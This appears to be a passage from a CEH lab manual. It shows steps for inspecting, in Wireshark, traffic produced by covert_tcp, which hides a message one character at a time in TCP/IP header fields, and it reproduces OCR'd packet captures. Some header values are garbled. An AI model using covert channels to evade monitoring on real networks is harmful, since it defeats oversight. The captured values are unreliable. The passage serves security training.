


40. Now, click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine. Close the terminal windows and open **Wireshark**.

41. Click the **Stop capturing packets** icon button from the menu bar, as shown in the screenshot.



42. In the **Apply a display filter...** field, type **tcp** and press **Enter** to view only the TCP packets, as shown in the screenshot.



43. If you examine the communication between the **Parrot Security** and **Ubuntu** machines (here, **10.10.1.13** and **10.10.1.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.

44. Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 - 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=2986351
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 - 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536000	10.10.1.11	10.10.1.13	TCP	54	445 - 58366 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 - 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512

```

Frame 306: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
    Version: 4
    .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
        Identification: 0x43300 (21248)
            Flags: 0x00
            Fragment Offset: 0
        Time to Live: 64
        Protocol: TCP (6)
        Header Checksum: 0x11a7 [validation disabled]
        Header checksum status: Unverified
    0000  02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00  ]
    0010  00 28 03 00 00 40 06 11 a7 0a 0a 01 0d 0a 0a  .(S...@.
    0020  01 09 22 b8 27 0f af 0b 00 00 00 00 00 50 02  .."!
    0030  02 00 9e e6 00 00

```

Packets: 732 - Displayed: 34 (4.6%) - Dropped: 0 (0.0%) Profile: Default

Identification (ip.id), 2 bytes

Menu (as superuser)

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 - 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=2986351
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 - 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536000	10.10.1.11	10.10.1.13	TCP	54	445 - 58366 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 - 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512

```

Frame 308: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
    Version: 4
    .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
        Identification: 0x65000 (25856)
            Flags: 0x00
            Fragment Offset: 0
        Time to Live: 64
        Protocol: TCP (6)
        Header Checksum: 0xfffa6 [validation disabled]
        Header checksum status: Unverified
    0000  02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00  ]
    0010  00 28 03 00 00 40 06 ff d6 0a 0a 01 0d 0a 0a  .(E...@.
    0020  01 09 22 b8 27 0f d0 20 00 00 00 00 00 50 02  .."!
    0030  02 00 7d d1 00 00

```

Packets: 732 - Displayed: 34 (4.6%) - Dropped: 0 (0.0%) Profile: Default

Identification (ip.id), 2 bytes

Menu (as superuser)

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 - 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=29863510
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 - 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 - 58366 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 - 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512

Frame 315: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
 Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
 Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
 0100 = Version: 4
 0101 = Header Length: 20 bytes (5)
 Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
 Total Length: 40
 Identification: 0x6300 (25344)
 Flags: 0x00
 Fragment Offset: 0
 Time to Live: 64
 Protocol: TCP (6)
 Header Checksum: 0x01a7 [validation disabled]
 Header checksum status: Unverified!

0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00 1
 0010 00 28 f0 00 00 40 06 01 a7 0a 0a 01 0d 0a 0a .(C ..@.
 0020 01 09 22 b8 27 0f eb 09 00 00 00 00 00 50 02 ..".
 0030 02 00 62 e8 00 00 b

Packets: 732 - Displayed: 34 (4.6%) - Dropped: 0 (0.0%) Profile: Default

Identification (ip.id), 2 bytes

Menu (as superuser)

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
7	6.378477900	10.10.1.11	10.10.1.13	NBSS	55	NBSS Continuation Message
8	6.378513500	10.10.1.13	10.10.1.11	TCP	78	58360 - 445 [ACK] Seq=1 Ack=2 Win=63 Len=0 TSval=29863510
55	20.837855200	10.10.1.11	10.10.1.13	TCP	54	445 - 58360 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
181	85.215536600	10.10.1.11	10.10.1.13	TCP	54	445 - 58366 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
306	154.813449800	10.10.1.13	10.10.1.9	TCP	54	8888 - 9999 [SYN] Seq=0 Win=512 Len=0
307	154.813912700	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
308	155.814244200	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512
309	155.814901500	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
315	156.814472300	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512
316	156.815306000	10.10.1.9	10.10.1.13	TCP	54	9999 - 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
317	157.814745700	10.10.1.13	10.10.1.9	TCP	54	[TCP Port numbers reused] 8888 - 9999 [SYN] Seq=0 Win=512


